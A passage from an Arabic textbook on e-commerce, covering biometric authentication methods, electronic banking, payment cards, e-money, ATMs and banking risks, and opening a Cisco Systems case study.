النموذج الشبكي (retinal pattern) هو التنظيم المحدد للأوردة تحت سطح الشبكية لعين . النموذج صغير (40 إلى 80 بايت) FNR ، وخاصة FMR منخفضة نسبياً . والطريقة ليست مقبولة جيداً من بعض الناس ، وبدون الخوف من الأمراض المعدية أو تلف العين خلال الأشعة تحت الحمراء . . كذلك ، فإن العدسات اللاصقة قد تسبب مشاكل لأنها ليست شفافة كلية للأشعة تحت الحمراء . مسح الحدقة (iris Scanning) يقبل أفضل لأن المسافة لمعدة القياس أكبر ، ولكن المعدة أغلى كثيراً في الثمن . وللدهشة ، فإن أفضل النتائج يتم الوصول لها بكاميرا أسود / أبيض . حدقة العين البشرية يمكنها تحديد أى شخص بدقة مثل DNA الخاص به .

خواص التصرف :

خواص التصرف (behavioral characteristics) أكثر احتمالاً في أن يتغير عبر الزمن عن الخواص الفسيولوجية ، لذلك فهى تحتاج طرق متبناه يمكنها تعديل نموذج المرجع بناء على ذلك . حالياً ، توجد ثلاثة طرق تقدير في هذا الموضوع : ديناميكية مشوار المفتاح (أى إيقاع الكتابة) ، والحديث (أى التعرف على الصوت ، والتوقع .

طرق ديناميكية مشوار المفتاح مؤسسة على قياس الفترات بين المشاوير (strokes). والشخص الذى سيتم توثيقه مطلوب أن يكتب بين 100 ، 150 حرف هجائى عددى؛ باستعمال كل الأصابع العشرة ، وهو أكبر عيب لهذه الطريقة . حالياً فإن Bio Pass word's patent (ترخيص حياة كلمة السر). التعرف على الصوت يمكن تأسيسه على دخل حديث يعتمد أو لا يعتمد على نص . والطرق التى تعتمد على نص ليست آمنة بدرجة كافية لأنها مؤسسة على كمال جملة ثابتة محددة مسبقاً ، والتى يمكن عرضها أيضاً من شريط صوت . والطرق المستقلة عن النص أكبر تعقيداً جداً FMR ، FNR فى حدود 1% والذى يجعل الطريقة مناسبة لتطبيقات الأمن فقط . حجم النموذج (templte) قد يصل حتى 1K . أخيراً ، طرق التوقيع (signature) قد تكون ستاتيكية أو ديناميكية . الطرق الاستاتيكية تستعمل هندسة التوقيع فقط ، ولكن من الصعب جداً التفرقة بين التوقيع الحقيقى والتوقيع المنسوخ . والطرق الديناميكية تستعمل الهندسة ، ولكن أيضاً سرعة وعجلة وضغط ولمحات جانبية للمسار للتوقيع . والطريقة معروفة جيداً ومقبولة جيداً ، ولكن FMR ، FNR عالية نسبياً [حتى 1%] . وأحجام النماذج حتى 1K .

الفصل الخامس

البنوك الإلكترونية

البنوك الإلكترونية

ماهية البنوك الإلكترونية

شهدت الساحة المصرفية خلال العشرية الأخيرة توسعا كبيرا في التكنولوجيا البنكية من أبرز مظاهرها انتشار البنوك الإلكترونية التي تعد اتجاها حديثا ومختلفا عن البنوك التقليدية لما تحققة من مزايا عديدة .

مفهوم البنوك الإلكترونية وأنماطها:

١. تعريف البنوك الإلكترونية وتطورها التاريخي:

هناك العديد من المصطلحات التي تطلق على البنوك المتطورة مثل البنوك الإلكترونية "Electronic Banking" أو بنوك الإنترنت "Internet Banking" أو البنوك الإلكترونية عن بعد "Remote Electronic Banking" أو البنك المنزلي "Home Banking" أو البنك على الخط "Online Banking" أو البنوك الخدمية الذاتية "Self Service Banking" أو بنوك الويب "Web Banking" ، وعلى اختلاف المصطلحات فجميعها تشير إلى قيام العميل بإدارة حساباته أو إنجاز أعماله المتصلة بالبنك عبر شبكة الإنترنت سواء كان في المنزل أو المكتب وفي أي مكان ووقت يرغبه ويعبر عنها "بالخدمة المالية عن بعد". وبالتالي يمكن للعميل أن يتصل بالبنك مباشرة بالاشتراك العام عبر الأنترنت وإجرائه لمختلف التعاملات على أساس أن يزود البنك جهاز الكمبيوتر الشخصي (pc) للعميل بحزمة البرمجيات الشخصية PME Personal Financial Management لقاء رسوم أو مجانا مثل حزمة (Microsoft's Money) وحزمة (Ntuits Quiken) وحزمة (Meca's Managing your money) .

فالمقصود إذن بالصيرفة الإلكترونية هو إجراء العمليات المصرفية بشكل إلكتروني والتي تعد الأنترنت من أهم أشكالها، وبذلك فهي بنوك افتراضية تنشئ لها مواقع إلكترونية على الأنترنت لتقديم خدمات نفس خدمات موقع البنك من سحب ودفع وتحويل دون انتقال العميل إليها .

وتعود نشأة الصيرفة الإلكترونية إلى بداية الثمانينات تزامنا مع ظهور النقد الإلكتروني، أما استخدام البطاقات كان مع بداية القرن الماضي في فرنسا على شكل بطاقات كرتونية تستخدم في الهاتف العمومي ، وبطاقات معدنية تستعمل على مستوى البريد في الولايات المتحدة الأمريكية . وفي عام ١٩٥٨ أصدرت American Express أول بطاقة بلاستيكية لتنتشر على نطاق واسع ، ثم قامت بعدها ثمانية بنوك بإصدار بطاقة "Bank Americard" عام ١٩٦٨ لتتحول إلى شبكة Visa العالمية، كما تم إصدار في نفس العام البطاقة الزرقاء Carte "Bleue" من طرف ستة بنوك فرنسية . وفي عام ١٩٨٦ قامت اتصالات فرنسا "France Telecom" بتزويد الهواتف العمومية بأجهزة قارئة للبطاقات الذاكرة (Cartes à mémoire) لتصبح عام ١٩٩٢ كل البطاقات المصرفية بطاقات برغوثيه (Cartes à puce) تحمل بيانات شخصية لحاملها .

وخلال منتصف التسعينات ظهر أول بنك إلكتروني في الولايات المتحدة الأمريكية يميز بين نوعين من البنوك كلاهما يستخدم تقنية الصيرفة الإلكترونية:

- البنوك الافتراضية (بنوك الإنترنت): تحقق أرباحا تصل إلى ستة أضعاف البنك العادي.
- البنوك الأرضية: وهي البنوك التي تمارس الخدمات التقليدية وخدمات الصيرفة الإلكترونية .

وعموما يرجع ظهور وانتشار البنوك الإلكترونية إلى عاملين أساسيين:

✓ تنامي أهمية ودور الوساطة بفعل تزايد حركية التدفقات النقدية والمالية إما في مجال التجارة أو مجال الاستثمار والناجمة عن عولمة الأسواق .

✓ تطور المعلوماتية وتكنولوجيا الإعلام والاتصال، أو ما يعرف "بالصدمة التكنولوجية" والتي كانت في كثير من الأحيان استجابة للعامل الأول .

٢. أنماط البنوك الإلكترونية:

وفقا لدراسات عالمية أثبتت أن هناك ثلاث صور أساسية للبنوك على الأنترنت تتمثل في:

- ♦ الأول: الموقع المعلوماتي **Informational**: يمثل المستوى الأساسي والحد الأدنى للنشاط الإلكتروني المصرفي، ويسمح هذا الموقع للبنك بتقديم معلومات حول برامجه ومنتجاته وخدماته المصرفية .
- ♦ الثاني: الموقع الاتصالي **Communicative**: يتيح هذا الموقع عملية التبادل الاتصالي بين البنك والعملاء مثل البريد الإلكتروني، تعبئة طلبات أو نماذج على الخط، وتعديل معلومات القيود والحسابات، الاستفسارات .
- ♦ الثالث: الموقع التبادلي **Trançactional** ويمكن من خلاله أن يمارس البنك نشاطاته في بيئة إلكترونية، كما يمكن للعميل القيام بمعظم معاملاته إلكترونيا من سداد قيمة الفواتير، وإدارة التدفقات النقدية، وإجراء كافة الخدمات الاستعلامية سواء داخل البنك أو خارجه .

ثانيا: مزايا البنوك الإلكترونية

تتفرد البنوك الإلكترونية في تقديم خدمات متميزة عن غيرها من البنوك التقليدية تلبيبة لاحتياجات العميل المصرفي وهو ما يحقق للبنك مزايا عديدة عن غيره من البنوك المنافسة، وفيمايلي توضيح لمجالات تميز البنوك الإلكترونية:

١ - إمكانية الوصول إلى قاعدة أوسع من العملاء :

تتميز البنوك الإلكترونية بقدرتها على الوصول إلى قاعدة عريضة من العملاء دون التقيد بمكان أو زمان معين، كما تتيح لهم إمكانية طلب الخدمة في أي وقت وعلى طول أيام الأسبوع وهو ما يوفر الراحة للعميل، إضافة إلى أن سرية المعاملات التي تميز هذه البنوك تزيد من ثقة العملاء فيها .

٢ - تقديم خدمات مصرفية كاملة وجديدة:

تقدم البنوك الإلكترونية كافة الخدمات المصرفية التقليدية، وإلى جانبها خدمات أكثر تطورا عبر الأنترنت تميزها عن الأداء التقليدي مثل:

« شكل بسيط من أشكال النشرات الإلكترونية الإعلانية عن الخدمات المصرفية .

« إمداد العملاء بطريقة التأكد من أرصدتهم لدى المصرف .

« تقديم طريقة دفع العملاء للكمبيالات المسحوبة عليهم إلكترونيا .

« كيفية إدارة المحافظ المالية (من أسهم و سندات) للعملاء .

« طريقة تحويل الأموال بين حسابات العملاء المختلفة .

٣ - خفض التكاليف:

من أهم ما يميز البنوك الالكترونية أن تكاليف تقديم الخدمة منخفضة مقارنة بالبنوك العادية، ومن ثم فإن تقليل التكلفة وتحسين جودتها هي من عوامل جذب العميل، ففي دراسة تقديرية خاصة بتكلفة الخدمات المقدمة عبر قنوات مختلفة تبين أن تكلفة تقديم خدمة عبر فرع البنك تصل إلى ٢٩٥ وحدة، في حين تقل عنها فيما لو قدمت من خلال شبكة الانترنت بتكلفة ٤ وحدات، وتصل إلى تكلفة واحدة من خلال الصرافات الآلية .

٤ - زيادة كفاءة البنوك الالكترونية:

مع اتساع شبكة الانترنت وسرعة إنجاز الأعمال عن البنوك التقليدية أضحت سهلا على العميل الاتصال بالبنك عبر الانترنت الذي يقوم بتنفيذ الإجراءات التي تنتهي في أجزاء صغيرة من الدقيقة الواحدة بأداء صحيح وكفاءة عالية مما لو انتقل العميل إلى مقر البنك شخصيا وقابل أحد موظفيه الذين عادة ما يكونون مشغولون عنه .

٥ - خدمات البطاقات:

توفر البنوك الالكترونية خدمات متميزة لرجال الأعمال والعملاء ذوي المستوى المرموق مثل خدمات سامبا الماسية والذهبية المقدمة لفئة محددة من العملاء على شكل بطاقات ائتمانية وبخصم خاص، ومن هذه البطاقات بطاقة سوني التي تمكن العميل من استخدامها في أكثر من ١٨ مليون من أكبر الأماكن، وتشتمل على خدمات مجانية على مدار الساعة برقم خاص، خدمة مراكز الأعمال، الإعفاء من رسوم وعمولات الخدمات البنكية، بالإضافة إلى كثير من الخدمات الخاصة الأخرى .

وعموما تتيح البنوك الالكترونية خيارات أوسع للمتعاملين بها وحرية أكثر في اختيار الخدمات ونوعيتها، إلا أن التحدي الأكبر يتمحور حول مدى فعالية

هذه الصيرفة في كسب ثقة العملاء فيها وهو ما يتطلب من المصرف توفير قاعدة من البيانات لتأدية الخدمات بكفاءة عالية .

ثالثاً: مقارنة بين البنوك الإلكترونية والبنوك التقليدية

يتيح الانترنت المصرفي للعملاء فرصة للتسوق الجيد وبتكاليف منخفضة، بالإضافة إلى سهولة الاتصال بالمعلومات المصرفية، ومن هذا المنطلق لأهمية البنوك الإلكترونية.

آلية البنوك الإلكترونية

مع تزايد عمليات التجارة الإلكترونية كانت الحاجة إلى آلية تحكم نشاط البنوك بطرق ووسائل اتصال إلكترونية، هذه الآلية تهدف إلى إتاحة معلومات عن الخدمات التي يؤديها البنك وأنظمة الدفع الإلكترونية تفادياً للمخاطر المحتملة.

أولاً: أهمية وعوامل نجاح البنوك الإلكترونية:

١. الأهمية العلمية والاقتصادية للصيرفة الإلكترونية:

إن قيام البنوك بتسوية أنشطتها وخدماتها المالية عبر الأنترنت يحقق فوائد كثيرة من أهمها نذكر:

﴿ تخفيض النفقات التي يتحملها البنك يجعل تكلفة إنشاء موقع للبنك عبر الأنترنت لا تقارن بتكلفة إنشاء فرع جديد للبنك وما يتطلبه من مباني وأجهزة وكفاءة إدارية، إضافة إلى أن تسويق البنك لخدماته من موقعه على الأنترنت يساعده على امتلاك ميزة تنافسية تعزز من مكانته التنافسية وتؤهله إلى مستوى المعاملات التجارية العالمية .

﴿ إن توجه البنوك العالمية نحو شبكة الأنترنت وما تتميز به من قدرات تنافسية يلزم البنوك الصغيرة ضرورة الارتقاء إلى مستوى هذه التحديات، ووفقاً لذلك

سيقوم العملاء بالمقارنة بين خدمات البنوك لاختيار الأنسب، وبذلك تكون الأنترنت عامل منافسة قوي في جذب العملاء .

❖ يساهم الأنترنت في التعريف بالبنوك والترويج للخدمات المصرفية بشكل

إعلامي وهو ما يساهم في تحسين جودة الخدمات المصرفية المقدمة .

❖ إن الصيرفة الإلكترونية تؤدي إلى تسهيل التعامل بين المصارف، وبناء علاقات مباشرة، وتوفير المزيد من فرص العمل والاستثمار وهو ما يساعد على النجاح والبقاء في السوق المصرفية .

❖ استخدام الأنترنت يساهم في تعزيز رأس المال الفكري وتطوير تكنولوجيا المعلومات والاستفادة من الابتكارات الجديدة التي يكون لها انعكاس على أعمال البنوك .

٢. عوامل نجاح الصيرفة الإلكترونية:

إن إقامة نظام للصيرفة الإلكترونية يقتضي الالتزام بجملة من العوامل والتي هي بمثابة قواعد للعمل الإلكتروني والتي تتمثل فيمايلي:

❖ وجود شبكة عريضة تضم كل الجهات ذات الصلة، وترتبط بالانترنت وفقا للأسس القياسية مع مراعاة التأمين في تصميم هذه الشبكة .

❖ وضع خطط للبدء في إدخال خدمات الصيرفة الإلكترونية، بداية من وضع إستراتيجية على مستوى البنك المركزي أو البلد أو التحالفات الدولية .

❖ وضع تنظيمات قياسية تسمح بالربط بين مختلف الجهات والعالم ككل .

❖ إعداد خطة لتدريب الموارد البشرية .

❖ العمل على إنشاء تنظيم إداري يعمل على التنسيق بين الأطراف المتعاقدة .

ثانيا: وسائل الدفع الإلكترونية - المزايا والعيوب -

تطورت وسائل الدفع الالكتروني مع انتشار عمليات التجارة الالكترونية، ويقصد بالدفع الالكتروني على أنه مجموعة الأدوات والتحويلات الالكترونية التي تصدره المصارف والمؤسسات كوسيلة دفع، وتتمثل في البطاقات البنكية، والنقود الالكترونية، والشيكات الالكترونية، والبطاقات الذكية .

١. البطاقات البنكية: أو البطاقات البلاستيكية، وهي عبارة عن بطاقة مغناطيسية يستطيع حاملها استخدامها في شراء معظم احتياجاته أو أداء مقابل ما يحصل عليه من خدمات دون الحاجة لحمل مبالغ كبيرة قد تتعرض لمخاطر السرقة أو الضياع أو الإتلاف .
وتنقسم البطاقات الالكترونية إلى ثلاث أنواع هي:

أ - بطاقات الدفع: تصدرها البنوك أو شركات التمويل الدولية بناء على وجود أرصدة فعلية للعميل في صورة حسابات جارية تقابل المسحوبات المتوقعة له .

ب - البطاقات الائتمانية: وهي البطاقات التي تصدرها المصارف في حدود مبالغ معينة، تمكن حاملها من الشراء الفوري لاحتياجاته مع دفع أجل لقيمتها، مع احتساب فائدة مديونة على كشف الحساب بالقيمة التي تجاوزها العميل نهاية كل شهر .

ت - بطاقات الصوف الشهري: تختلف هذه البطاقات عن البطاقات الائتمانية كونها تسدد بالكامل من قبل العميل للبنك خلال الشهر الذي تم فيه السحب (أي أن الائتمان في هذه البطاقة لا يتجاوز شهر) .

تصدر البطاقات البنكية من طرف مجموعة من المنظمات العالمية والمؤسسات المالية والتجارية نذكر منها:

• فيزا Visa internationale: تعد أكبر شركة دولية في إصدار البطاقات الائتمانية، يعود تاريخ إنشائها إلى عام ١٩٥٨ عندما أصدر بنك أمريكا البطاقات الزرقاء والبيضاء والذهبية .

• ماستر كارد Master carde internationale: هي ثاني أكبر شركة دولية في إصدار البطاقات الائتمانية، مقرها في الولايات المتحدة الأمريكية، بطاقتها مقبولة لدى أكثر من ٩.٤ مليون محل تجاري، استخدمت لتسوية معاملات بلغت أكثر من ٢٠٠ مليون دولار .

• أمريكيان إكسبرس American Express: هي من المؤسسات المالية الكبرى التي تصدر بطاقات ائتمانية مباشرة دون ترخيص إصدارها لأي مصرف، وأهم البطاقات الصادرة عنها:

- ✓ إكسبرس الخضراء: تمنح للعملاء ذوي الملاءة المالية العالية .
- ✓ إكسبرس الذهبية: تمتاز بتسهيلات غير محددة المسقف الائتماني، تمنح للعملاء ذوي الملاءة المالية العالية .
- ✓ إكسبرس الماسية: تصدر لحاملها بعد التأكد من الملاءة المالية، وليس بالضرورة أن يفتح حاملها حساب لديها .

• ديتير كلوب Diter Club : من مؤسسات البطاقات الائتمانية الرائدة عالمياً، رغم صغر عدد حملة بطاقتها إلا أنها حققت أرباح وصلت إلى ١٦ مليون دولار، تصدر بطاقات متنوعة مثل:

- ✓ بطاقات الصرف البنكي لكافة العملاء .
- ✓ بطاقات الأعمال التجارية لرجال الأعمال .
- ✓ بطاقات التعاون مع الشركات الكبرى مثل شركات الطيران .

٢. النقود الإلكترونية: بعد ظهور البطاقات البنكية ظهرت " النقود الإلكترونية " أو "النقود الرقمية " والتي هي عبارة عن نقود غير ملموسة تأخذ صورة وحدات إلكترونية تخزن في مكان آمن على الهارد ديسك لجهاز الكمبيوتر

الخاص بالعميل يعرف باسم المحفظة الالكترونية، ويمكن للعميل استخدام هذه المحفظة في القيام بعمليات البيع أو الشراء أو التحويل . وعلى ذلك يمكن تجسيد النقد الالكتروني في صورتين:

○ حامل النقد الالكتروني

يحتوي على احتياطي نقدي مخزن في البطاقة يسمح بإجراء الدفع للمشتريات الصغيرة .

○ النقد الافتراضي

: عبارة عن برنامج يسمح بإجراء الدفع عبر شبكات الانترنت .

٣ . الشبكات الالكترونية: وهو مثل الشيك التقليدي تعتمد فكرة الشيك الالكتروني على وجود وسيط لإتمام عملية التخليص والممثل في جهة التخليص (البنك) الذي يشترك لديه البائع والمشتري من خلال فتح حساب جاري بالرصيد الخاص بهما مع تحديد التوقيع الالكتروني لكل منهما وتسجيله في قاعدة البيانات لدى البنك الالكتروني ،من البنوك التي تتبنى فكرة الشبكات الالكترونية بنك بوسطن، سيتي بنك .

٤ . البطاقات الذكية: تماشيا مع التطورات التكنولوجية ظهرت البطاقات الذكية Smart Cards والتي هي عبارة عن بطاقة بلاستيكية تحتوي على خلية إلكترونية يتم عليها تخزين جميع البيانات الخاصة بحاملها مثل الاسم، العنوان، المصرف المصدر، أسلوب الصرف، المبلغ المنصرف وتاريخه، وتاريخ حياة العميل المصرفية

إن هذا النوع من البطاقات الجديدة يسمح للعميل باختيار طريقة التعامل سواء كان انتماني أو دفع فوري، وهو ما يجعلها بطاقة عالمية تستخدم على نطاق واسع في معظم الدول الأوروبية والأمريكية، ومن الأمثلة للبطاقات الذكية بطاقة المنديكس "Mondex Card" التي تم طرحها لعملاء المصارف وتوفر لهم العديد من المزايا نذكر منها:

✖ يمكن استخدامها كبطاقة انتمانية أو بطاقة خصم فوري طبقا لرغبة العميل .

✖ سهولة إدارتها مصرفيا بحيث لا يمكن للعميل أن يستخدمها بقيمة أكثر من الرصيد المدون على الشريحة الالكترونية للبطاقة .

✖ أمان الاستخدام لوجود ضوابط أمنية محكمة في هذا النوع من البطاقات ذات الذاكرة الالكترونية .

✖ إمكانية التحويل من رصيد بطاقة إلى رصيد بطاقة أخرى من خلال آلات الصرف الذاتي أو أجهزة التليفون العادي أو المحمول .

✖ يمكن للعميل السحب من رصيد حسابه الجاري بالبنك وإضافة القيمة إلى رصيد البطاقة من خلال آلات الصرف الذاتي أو أجهزة التليفون العادي أو المحمول .

مزايا وسائل الدفع الالكتروني:

□ بالنسبة لحاملها: تحقق وسائل الدفع الالكتروني لحاملها مزايا عديدة أهمها سهولة ويسر الاستخدام، كما تمنحه الأمان بدل حمل النقود الورقية وتغادي السرقة والضياع، كما أن لحاملها فرصة الحصول على الائتمان المجاني لفترات محددة، كذلك تمكنه من إتمام صفقاته فوراً بمجرد ذكر رقم البطاقة .

- بالنسبة للتاجر: تعد أقوى ضمان لحقوق البائع، تساهم في زيادة المبيعات كما أنها أزاحت عبء متابعة ديون الزبائن طالما أن العبء يقع على عاتق البنك والشركات المصدرة .
 - بالنسبة لمصدرها: تعتبر الفوائد والرسوم والغرامات من الأرباح التي تحققها المصارف والمؤسسات المالية، فقد حقق City Bank أرباح من حملة البطاقات الائتمانية عام ١٩٩١ بلغت ١ بليون دولار.
- عيوب وسائل الدفع الالكتروني:

- بالنسبة لحاملها: من المخاطر الناجمة عن استخدام هذه الوسائل زيادة الاقتراض والإنفاق بما يتجاوز القدرة المالية، وعدم سداد حامل البطاقة قيمتها في الوقت المحدد يترتب عنه وضع اسمه في القائمة السوداء .
- بالنسبة للتاجر: إن مجرد حدوث بعض المخالفات من جانبه أو عدم التزامه بالشروط يجعل البنك يلغي التعامل معه ويضع اسمه في القائمة السوداء وهو ما يعني تكبد التاجر صعوبات جمة في نشاطه التجاري .
- بالنسبة لمصدرها: أهم خطر يواجه مصدريها هو مدى سداد حاملي البطاقات للديون المستحقة عليهم وكذلك تحمل البنك المصدر نفقات ضياعها .

ثالثاً: الخدمات المصرفية الالكترونية

١. أصناف الخدمات المصرفية الالكترونية

فيمايلي نستعرض خدمات الصيرفة الالكترونية والوسائل المتصلة:

(١) - الصيرفة الالكترونية من خلال الصرافات الالكترونية:

من وسائل الصيرفة الالكترونية أجهزة الصرف الآلي التي تؤدي دورا هاما في توزيع المنتجات المصرفية وتتمثل فيمايلي:

١ - الموزع الآلي للأوراق

هو آلة أوتوماتيكية تسمح للعميل عن طريق بطاقة الكترونية بسحب مبلغ من المال دون حاجة اللجوء إلى الفرع .

جدول رقم (٣): الموزع الآلي للأوراق D.A.B

النتائج	التقنية	المبــــــــــــادى	
- تخفيض نشاط السحب في الفروع	- جهاز موصول بوحدة مراقبة الالكترونية تقرأ المدارات المغناطيسية للبطاقة - هذه الأخيرة نسجل عليها المبالغ المالية الممكن سحبها أسبوعيا	العامة - يسمح بالسحب لكل حائز على بطاقة السحب - يوجد في البنوك، الشوارع، أماكن أخرى - يعمل دون انقطاع	الموزع الآلي للأوراق D.A.B

٢ - الشباك الآلي للأوراق Guichet Automatique Bancaire (G.A.B)

هو أيضا آلة أوتوماتيكية أكثر تعقيدا وتنوعا، فبالإضافة إلى خدمة السحب النقدي تقدم خدمات أخرى كقبول الودائع، طلب صك، عمليات التحويل من حساب إلى آخر ... إلخ وكل ذلك والشبابيك الأوتوماتيكية للأوراق متصلة بالحاسوب الرئيسي للبنك .

الشباك الآلي للأوراق G.A.B

النتائج	التقنية	المبادئ	
- يستعمل من كرف الزبائن في أوقات غلق البنوك، خاصة بالزبون المستعجل	- جهاز موصول بالكمبيوتر الرئيسي للبنك يقرأ المدارات المغناطيسية للبطاقة التي تسمح بمعرفة الزبون للرصيد بفضل رمز سري	العامة - يخول لكل حائز على البطاقة القيام بالعديد من العمليات منها: المسحب، معرفة الرصيد، القيام بتحويلات، طلب شيكات	الشباك الآلي للأوراق G.A.B

٣ - نهائي نقطة البيع الالكترونية

تسمح هذه التقنية بخصم قيمة مشتريات العميل من رصيده الخاص بعد أن يمرر موظف نقطة البيع البطاقة الائتمانية على القارئ الالكتروني الموصول مباشرة مع الحاسوب المركزي للبنك بإدخال الرقم السري للعميل (code pin) أين تخصم القيمة من رصيده وتضاف إلى رصيد المتجر إلكترونيا .

نهائي نقطة البيع الالكترونية T.P.V

النتائج	التقنية	المبادئ	
- يحل مشاكل نقل الأموال ويوفر الأمن	- فروع موصولة بشبكة تجمع بنوكا مختلفة	العامة - يوضع في المحلات حيث يسمح للعميل بتسوية عملياته التجارية بالبطاقة أثناء التسديد	نهائي نقطة البيع الالكترونية T.P.V

(ب) - خدمة الصيرفة الالكترونية عبر الهاتف " الهاتف المصرفي " Phone

" Bank

مع تطور الخدمات المصرفية على مستوى العالم أنشأت المصارف خدمة " الهاتف المصرفي " لتسهيل إدارة العملاء لعملياتهم البنكية وتفاذي البنوك طوابير العملاء للاستفسار عن حساباتهم وتستمر هذه الخدمة ٢٤ ساعة يوميا (بما فيها الإجازات والعطلات الرسمية)، تقدم هذه الخدمة بالاعتماد على شبكة الانترنت المرتبطة بفروع البنك أين تمكن العميل من الحصول على خدمات محددة، فقط بإدخال الرقم السري الخاص به، ومن الخدمات التي يقدمها الهاتف المصرفي على مستوى العالم:

☒ يتم تطبيق هذا النظام في " ميلاند بنك " باسم "First Direct Account"

عن طريق الاتصالات الهاتفية بإدخال الرقم السري الخاص بالعميل ليحول من حسابه بالمصرف لعدد بعض التزاماته مثل فاتورة التلفون، الغاز، الكهرباء .

✕ في المملكة المتحدة الأمريكية أدخلت هذه الخدمة منذ عام ١٩٨٥ وتعمل بواسطة شاشة لدى العميل في منزله لها اتصال مباشر بالمصرف، وفي عام ١٩٨٦ تم إدخال خدمات جديدة للهاتف المصرفي تتمثل في خدمة التحويلات المالية من حساب العميل المدفوعة لمداد الكمبيوتر والفواتير عليه .

✕ وفي نوفمبر ١٩٩٤ استحدث "باركليز بنك" خدمة تحويل الأموال، ودفع الالتزامات وأتاحت خدمة الهاتف المصرفي للعميل فرصة التعاقد للحصول على قرض أو فتح إتمادات مستنديه وغيرها .

(ت) - أوامر الدفع المصرفية الالكترونية وخدمات المقاصة الالكترونية:

تأسست خدمات المقاصة الالكترونية عام ١٩٦٠ "Banker Automated Clearing Services" ويتم من خلالها تحويل النقود من حسابات العملاء إلى حسابات أشخاص أو هيئات أخرى في أي فرع وأي مصرف في دولة أخرى كدفع المرتبات الشهرية من حساب صاحب العمل إلى حساب الموظفين، أو دفع المعاشات الشهرية من حساب هيئة التأمين والمعاشات إلى المستفيدين، أو دفع التزامات دورية من حساب العميل إلى مصلحة الكهرباء، الغاز...

كما يتم تسوية المدفوعات المصرفية عن طريق نظام التسوية الإجمالية بالوقت الحقيقي (RTGS) "Real Time Settlement System" ضمن خدمات المقاصة الالكترونية ويتيح هذا النظام بطريقة الكترونية آمنة نقل وتحويل مبالغ مالية من حساب بنكي إلى آخر بسهولة حيث تتم المدفوعات في نفس اليوم وبنفس قيمة اليوم دون إلغاء أو تأخير .

٢. مخاطر الصيرفة الالكترونية

في ممارسة المصارف لأعمالها الالكترونية تواجه مخاطر يترتب عنها خسائر مالية، ومن هذه المخاطر يمكن تصنيفها ضمن مجموعات مختلفة تتمثل فيمايلي:

■ المخاطر التقنية: تحدث هذه المخاطر من احتمال الخسارة الناتجة عن خلل في شمولية النظام أو من أخطاء العملاء، أو من برنامج إلكتروني غير ملائم للصيرفة والأموال الالكترونية .

■ مخاطر الاحتيال: وتتمثل في تقليد برامج الحواسيب الالكترونية أو تزوير معلومات مطابقة للبرامج الالكترونية، أو تعديل بعض المعلومات بخصوص الأموال الالكترونية .

■ مخاطر ناتجة عن سوء عمل النظام الالكتروني: قد ينشأ الخطر من سوء استخدام هذا النظام، أو سوء مراقبة البرامج في حد ذاتها .

■ مخاطر قانونية: تحدث المخاطر القانونية عندما لا يحترم البنك القواعد القانونية والتشريعات المنصوص عليها، أو عندما لا تكون هناك نظم قانونية واضحة ودقيقة بخصوص عمليات مصرفية جديدة، وتبرز أهم التحديات القانونية متمثلة في تحدي قبول القانون للتعاقدات الإلكترونية، حجيتها في الإثبات، أمن المعلومات، وسائل الدفع، التحديات الضريبية، إثبات الشخصية، التوقيع الإلكتروني، أنظمة الدفع النقدي، المال الرقمي أو الإلكتروني، سرية المعلومات، أمن المعلومات من مخاطر إجرام التقنية العالية، خصوصية العميل، المسؤولية عن الأخطاء والمخاطر، حجية المراسلات الإلكترونية، التعاقدات المصرفية الإلكترونية، مسائل الملكية الفكرية لبرمجيات وقواعد معلومات البنك أو المستخدمة من موقع البنك أو المرتبطة بها، علاقات وتعاقدات البنك مع الجهات المزودة للتقنية أو المورد

لخدماتها أو مع المواقع الحليفة مشاريع الاندماج والمشاركة والتعاون المعلوماتية .

■ مخاطر فجائية : مثل هذه المخاطر تؤدي إلى مشاكل في السيولة وفي سياسة القروض المصرفية، حيث أن فشل المشاركين في نظام نقل الأموال الإلكترونية أوفي سوق الأوراق المالية بشكل عام في تنفيذ التزاماتهم - الدفع و التسديد - يؤدي غالبا إلى توتر قدرة مشارك أو مشاركين آخرين للقيام بدورهم في تنفيذ التزاماتهم في موعدها، وهذا ما يؤدي إلى توتر العلاقات وزعزعت الاستقرار المالي في السوق .

■ مخاطر تكنولوجية: ترتبط المخاطر بالتغيرات التكنولوجية السريعة، وإن عدم إلمام موظفي البنوك بالاستخدام الأمثل للتكنولوجيا الحديثة يؤدي إلى القصور في أداء العمليات الإلكترونية بشكل صحيح .

الفصل السادس
حالات تطبيقية واتجاهات حديثة
في التجارة الإلكترونية

تطبيقات واتجاهات حديثة في التجارة الإلكترونية

1. قصة نجاح شركة سيسكو سيستمز

Cisco Systems

في البداية كانت الرغبة هي دراسة حالة لإحدى المؤسسات الداخلية لمعرفة مدى تغلغل التقنيات الرقمية والانترنت والتجارة الالكترونية في بلدنا الحبيب. ونسبة لقلّة المعلومات وعدم وجود وقت كاف لإعداد دراسة شاملة لأحدى المؤسسات الرائدة، وعدم اكتمال بعض التقنيات التي تكمل التطبيقات في مجال التجارة الالكترونية، رأيت أن أحول هذا الموضوع إلى دراسة إحدى الحالات الناجحة التي ربما تشجعنا للتعمق في تنفيذ الأعمال التجارية أو التجارة الالكترونية، وكيف نضع إستراتيجية جيدة لتكوين شركة مربحة دون المساس بالشركات الكبيرة والعريقة عندنا في رغم معرفتنا التامة بإمكانياتها ومقدراتها وتوجهاتها. وهذا النجاح ثروها لنا السيدة باتريشا بي سيبولد في كتابها الممتع والرائع " Ho to create a profitable Business Strategy for the Internet and Beyond والذي قمنا بترجمة جزء منها فيما يخص جريدة The Wall Street Journal وعلفنا على فقراتها بناء على القواعد التي ناقشناها في الوحدات الأولى وحتى الخامسة لنمر على الخطوات المطلوبة لبناء شركة حديثة تتوفر لها كل أسباب النجاح. إذن فلنبداً.

تري السيدة باتريشا سيبولد أن أي كتاب عن قصص النجاح في مجال التجارة الإلكترونية لا يكتمل دون ذكر قصة نجاح شركة سيسكو سيستمز. وتبلغ حصة هذه الشركة التي تعمل كمصدر لمكونات شبكات الاتصال 80% من إجمالي حجم السوق الخاصة بالموجهات والمفاتيح التي تختص بتشغيل شبكات الاتصال المحلية في معظم الشركات الكبيرة، وفي غضون سنة عشر شهراً كانت نسبة مبيعات سيسكو التي تتم عبر الويب قد ارتفعت لتصل إلى ما يزيد عن 62% من إجمالي العائدات. وفي يوليو 1998م كانت الشركة تتوقع تحقيق 5 مليارات من المبيعات السنوية الواردة من قناة الويب أو 50% من إجمالي العائدات السنوية. وعلى هذا من المحتمل أن تأتي سيسكو على رأس قائمة

ممارسي التجارة الإلكترونية على مستوى العالم كله. لكن كيف استطاعت الوصول إلى تلك المكانة؟

